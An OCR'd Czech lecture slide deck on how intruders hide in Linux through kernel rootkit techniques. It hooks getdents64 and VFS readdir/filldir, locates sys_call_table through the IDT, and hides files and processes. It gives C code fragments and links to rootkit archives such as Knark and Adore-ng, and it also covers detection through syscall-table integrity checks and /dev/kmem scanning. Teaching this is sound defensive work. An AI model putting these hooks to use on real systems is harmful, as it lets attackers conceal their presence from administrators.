Vetřelec v systému Linux

Jiří Hýsek

xhysek02@stud.fit.vutbr.cz
trace@dump.cz
trace.dump.cz

Cíl přednášky

- představit **některé** techniky, které útočníkovi pomáhají stát se co nejméně nápadným
- objasnit jejich princip
- zamyslet se nad možnostmi odhalení útočníka a možnostmi prevence

Jak se stát neviditelným?

Aby vetřelec mohl pohodlně “žít” ve vašem systému, nesmí si jej nikdo všimnout. Proto je třeba zajistit aby

- ani správce nezjitil, že je vetřelec přihlášen,
- nebyly vidět procesy, které používá,
- nebyly vidět soubory, které do systému nahrál,
- vetřelec měl pohodlný návrat zpět do systému, a možnost kdykoli získat nejvyšší oprávnění
- a pod..


Skrytí souborů

- nahrazení programu ls
- hooknutí syscallu getdents64
- hooknutí VFS funkce readdir

Princip hookování systémových volání

Předpoklady:

- Máme v kernelspace upravenou funkci
- Známe adresu sys_call_table



Postup:

- Uložíme adresu původního syscallu
- Na příspušné místo v sys_call_table zapíšeme adresu naší změněné funkce

Poznámky:

- Při rušení “hooku” musíme dát vše do pořádku!

Hookování systémových volání

Používané prostředky:

- LKM (loadable kernel module)
- přímý zápis do /dev/kmem

Používané techniky:

- změna záznamu v sys_call_table
- změna adresy sys_call_table v handleru přerušení 0x80
- změna kódu systémového volání (skok do naší funkce)

výhody x nevýhody
(z pohledu útočníka)

Výhody:


- Změna volání má vliv na všechny programy v userspace
- Možnost dokonalého skrytí v systému

Nevýhody:

- Každá drobná chyba v kódu může způsobit pád celého systému
- Existují nástroje pro odhalení (kstat, rdetect, ...)


Implementace: parametry systémového volání getdents64


```
getdents64(unsigned int fd, struct linux_dirent64 *dirent,
        unsigned int count)

% ls /
bin/  etc/  lib/  root/  tmp/  boot/  homes/  proc/  sbin/  usr/  dev/  var/
```



způsob odstranění skrytého s záznamu dat 1/2


Odstranění prvního záznamu:






způsob odstranění skrytého záznamu z dat 2/2

Odstranění záznamu unvitř dat:



prev.d_reclen += hidden.d_reclen
memset(&hidden, 0, hidden.d_reclen)



Hooknutí getdents64

Kostra upraveného systémového volání:

- zavolat původní systémové volání, uložit návratovou hodnotu
- projít pole s přečtenými directory entries a pro každou z nich:

- zjistit, zda odpovídá souboru, který chceme skrýt; pokud ano: - vhodným způsobem odstranit skrytou struktru z bloku dat
  - případně snížit návratovou hodnotu o velikost smazané struktury
- vrátit upravenou návratovou hodnotu

Zdrojový kód new_getdents64

```
long new_getdents64(unsigned int fd, struct linux_dirent64 *dirent, unsigned int count) {
    struct linux_dirent64 *dirp, *prev = NULL;
    struct inode *dinode = NULL;
    char *ptr;
    long res = (*o_getdents64)(fd, dirent, count);
    if (res <= 0) return res;

    ptr = (char *)dirent;

    while (ptr < (char *)dirent + res) {
        dirp = (struct linux_dirent64 *) ptr;
        if (is_hidden(dirp->d_name.name)) {
             memcpy(ptr, ptr + dirp->d_reclen, (unsigned int)dirent+res - (unsigned int)dirp);
            res -= dirp->d_reclen;
        } else
            ptr += dirp->d_reclen;
    }
    return res;
}
```

Použití hookování getdents64 pro skrývání souborů

Popisovaná technika se využívá např. v těchto rootkitech:

- Adore
- Knark
- KIS
- SucKit 1.3

Kontrola integrity

Pro kontrolu, zda systémová volání jsou v pořádku, můžeme použít podobný princip, jako např. Tripwire používá pro kontrolu souborů.

- zjistíme adresu **používané** sys_call_table
- její obsah porovnáme s dříve uloženou zálohou
- v případě nesrovnalostí máme možnost dát sys_call_table do původního stavu

adresa používané sys_call_table 1/4

Co se děje při systémovém volání?

1) Program uloží do registru EAX jeho číslo, do dalších registrů parametry a vyžádá **přerušení 80h**.

2) Adresa obslužné funkce je uložena v IDT (interrupt descriptor table) na pozici dané číslem přerušení.


3) V této funkci program skočí na adresu, která je zapsaná na EAX-té pozici v sys_call_table – tedy na funkci požadovaného syscallu.

adresa používané sys_call_table 2/4

Pro nalezení adresy sys_call_table tedy musíme

1) zjistit adresu IDT

je uložena v IDTR (IDT register), který získáme instrukcí SIDT



IDT register


```
struct {
   unsigned short limit;
   unsigned long base;
} __attribute__ ((packed)) idtr;

...

asm ("sidt %0" : "=m" (idtr));
```

adresa používané sys_call_table 3/4

Pro nalezení adresy sys_call_table tedy musíme

2) zjistit adresu handleru přerušení 80h

interrupt descriptor



address = (offset_high << 16) | offset_low

adresa používané sys_call_table 4/4

Pro nalezení adresy sys_call_table tedy musíme

3) najít adresu sys_call_table v kódu obsluhy int 80h

FF	14	85	adresa sys_call_table

Najdeme tedy v kódu posloupnost znaků 0xff, 0x14, 0x85, následující 4B v paměti bude adresa sys_call_table

```
ptr = (char*)memmem (handler, 100, "\xff\x14\x85", 3);
sys_call_table = *(unsigned*)(ptr + 3);
```


Příklad kontrola integrity sys_call_table

- zjistíme adresu IDT
- v dev kmem najdeme deskriptor na 128 (80h) pozici v IDT
- z něj zjistíme adresu handleru a najdeme sys_call_table
- z /dev/kmem čteme od adresy sys_call_table adresy jednotlivých volání a kontrolujeme, zda souhlasí s uloženou zálohou

Hookování funkcí VFS

Virtual file system (VFS)

- je to vrstva abstrakce zajišťující práci se soubory
- rozhraní, které používá jádro – VFS se stara o provedení správné funkce pro daný souborový systém



Princip hookování VFS 1/3

1) co hookovat ?

- každý soubor má definovanou množinu operací pro práci s ním
- funkce jsou závislé na souborovém systému
- struktura file_operations (linux/fs.h)

```
struct file_operations {
    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char *, size_t, loff_t *);
    ssize_t (*write) (struct file *, const char *, size_t, loff_t *);
    int (*readdir) (struct file *, void *, filldir_t);
    atd ...
```

Princip hookování VFS 2/3

1) jak hookovat ?

- získat a uložit původní adresu funkce
- ukazatel na původní funkci nahradit ukazatelem na fci naší

```
struct file *file;
f = filp_open("/var/log/wtmp", O_RDWR, 0600);
if (! IS_ERR(f)) {
        if (f && f -> f_op) {
                old_read = f -> f_op -> read;
                f -> f_op -> read = new_read;
        }
        filp_close(f, NULL);
}
```

- na konci dát vše do pořádku

```
f -> f_op -> read = old_read;
```

výhody x nevýhody
(z pohledu útočníka)

Výhody:

- Hlouběji v jádře než systémová volání (userland je tedy také ovlivněn celý)
- Často jednodušší hooknuté funkce než v případě hookování syscallů
- Není potřeba se starat o to, zda parametry ukazují na paměť v userspace nebo kernelspace
- Zatím se nějak viditelně nepoužívá většina administrátorů o něm ani neví

Nevýhody:

- Složitější hookování
- Závislost na filesystému
- Drobná chyba může způsobit pád systému

Skrytí souboru hooknutím VFS

Problém

- Hook je pro jeden konkrétní filesystém (často však nevadí)

Řešení

- Změnit adresu pro každý souborový systém zvlášť
- Přesměrovat tok řízení ještě před zvolením konkrétní funkce

Skrývání souborů: hooknutí funkce vfs_readdir 1/5

- Systémové volání getdents64 používá funkci **vfs_readdir**, která volá příslušnou funkci VFS.


```
int vfs_readdir(struct file *file, filldir_t filler, void *buf) {
        ...
        res = file->f_op->readdir(file, buf, filler);
        ...
}
```

- Funkce filler dostává přečtená data, soubor po souboru a nastavuje informace o něm do příslušné struktury

Skrývání souborů: hooknutí funkce vfs_readdir 2/5

Pro skrytí souboru tedy potřebujeme

- přinutit getdents64, aby volal naši funkci místo vfs_readdir
- změnit vfs_readdir tak, aby používal naší funkci filldir,
- změnit funkci filldir, tak aby ignorovala požadované soubory.



Skrytí souborů: hooknutí funkce vfs_readdir 3/5

Jak přinutit getdents64, aby volalo naší funkci místo vfs_readdir ?

- Najít adresu getdents64 (~ sys_call_table[220]).
- Najít přesnou adresu volání vfs_readdir (instrukce call - 0xe8),

  - druhá instrukce call (prvni je volani fput) od pocatku getdents64,

  - délka instrukce (operačního kódu) je 1B, další 4B jsou parametr (není shodný s volanou adresou!).
- Uložit si původní parametr instrukce call
- Změnit parametr instrukce call, tak aby call volala naší funkci

  (adresa funkce = adresa následující instrukce + parametr instrukce call)

Skrytí souborů: hooknutí funkce vfs_readdir 4/5

Změna funkce vfs_readdir tak, aby používala naší funkci new_filldir:

```
int new_vfsrd(struct file *file, filldir_t filldir, void *buf)
{
        real_filldir = filldir;
        return old_vfs_readdir (file, new_filldir, buf);
}
```

real_filldir je proměnná typu filldir_t – sem si uložíme původní filldir

old_vfs_readdir je původní funkce vfs_readdir

Skrytí souborů: hooknutí funkce vfs_readdir 5/5

Změna funkce filldir tak, aby ignorovala požadované soubory:

```
static int filldir(void * __buf, const char * name, int namlen, loff_t offset,
ino_t ino, unsigned int d_type)
{
        if (is_hidden(name))
                /* pokud funkce vrátí 0, znamená to, že vše proběhlo v pořádku,
                 * jenže v tomto případě se neprovedlo vůbec nic  */
                return 0;
        else
                return real_filldir(__buf, name, namelen, offset, ino, d_type);
}
```

Skrývání procesů

- nahrazení programů ps, lsof apod.
- hooknutí syscallu getdents64
- hooknutí VFS funkce readdir

Skrytí procesu s využitím hookování VFS

Skrýt proces znamená skrýt soubor v /proc

soubory budou uloženy vždy v 1 konkrétním filesystému

je možné využít původní princip – není třeba hookovat vfs_readdir, jako u skrývání souborů

Navíc máme k dispozici proc_root (struktura proc_dir_entry, linux/proc_fs.h).

Úprava new_getdents64 pro skrývání procesů

```
int proc;
...
ptr = (char *)dentry;

dinode = current->files->fd[fd]->f_dentry->d_inode;
if (dinode !=NULL && dinode->i_ino == PROC_ROOT_INO)
    proc = 1;

while (ptr < ...
dirp = (struct linux_dirent64 *) ptr;
    if (is_hidden(dirp->d_name.name, proc)) {
...
```

PROC_ROOT_INO je ?íslo inodu adresá?e /proc

Skrytí procesu s využitím hookování VFS 1/3

- **Uložíme si původní readdir**

old_readdir = proc_root.proc_fops->readdir;

- **Nahradíme ho naší funkcí**

proc_root.proc_fops -> readdir = new_readdir;

- **Nakonci dáme vše do pořádku**

proc_root.proc_fops -> readdir = old_readdir;

```
struct proc_dir_entry {
        unsigned short low_ino;
        unsigned short namelen;
        const char *name;
        mode_t mode;
        nlink_t nlink;
        uid_t uid;
        gid_t gid;
        unsigned long size;
        struct inode_operations * proc_iops;
        struct file_operations * proc_fops;
        get_info_t *get_info;
        struct module *owner;
        struct proc_dir_entry *next, *parent, *subdir;
        ...
```

Skrytí procesu s využitím hookování VFS 2/3

Další postup je analogický ke skrývání souborů:

```
int new_readdir (struct file *a, void *b, filldir_t c)
{
        real_filldir = c;
        return old_readdir (a, b, new_filldir);
}
```

Skrytí procesu s využitím hookování VFS 3/3

Příklad funkce new_filldir (skryjí se všechny procesy uživatele s UID = HIDDEN_UID):

```
static int filldir(void * __buf, const char * name, int namlen, loff_t offset,
ino_t ino, unsigned int d_type)
{
        struct task_struct *task;
        for_each_task(task)
                if (task->pid == atoi(name) && task->uid == HIDDEN_UID )
                        return 0;
        return real_filldir(__buf, name, namelen, offset, ino, d_type);
}
```

Skrývání souborů a procesů: příklady implementace

Hookování getdents64:

http://hysteria.sk/~trace/hider_syscalls.tar.bz2

http://packetstormsecurity.org/UNIX/penetration/rootkits/knark-2.4.3.tgz

http://packetstormsecurity.org/UNIX/penetration/rootkits/kis-0.9.tar.gz

Hookování vfs_readdir:

http://hysteria.sk/~trace/hider_vfs.tar.bz2

http://packetstorm.trustica.cz/groups/teso/adore-ng-0.31.tgz

Možnosti odhalení skrytých procesů

Obecná metoda pro nalezení skrytých procesů:

- není závislá na způsobu skrývání
- vyhledává procesy v /dev/kmem (nevyžaduje podporu LKM)
- je založena na vyhledání vzorků dat v /dev/kmem, které odpovídají struktuře task_struct (viz linux/sched.h)
- problémy s lišící se strukturou task_struct na různých jádrech

Při použití LKM máme situaci velmi usnadněnou a ve většině případů je tento přístup dostačující (viz. později)

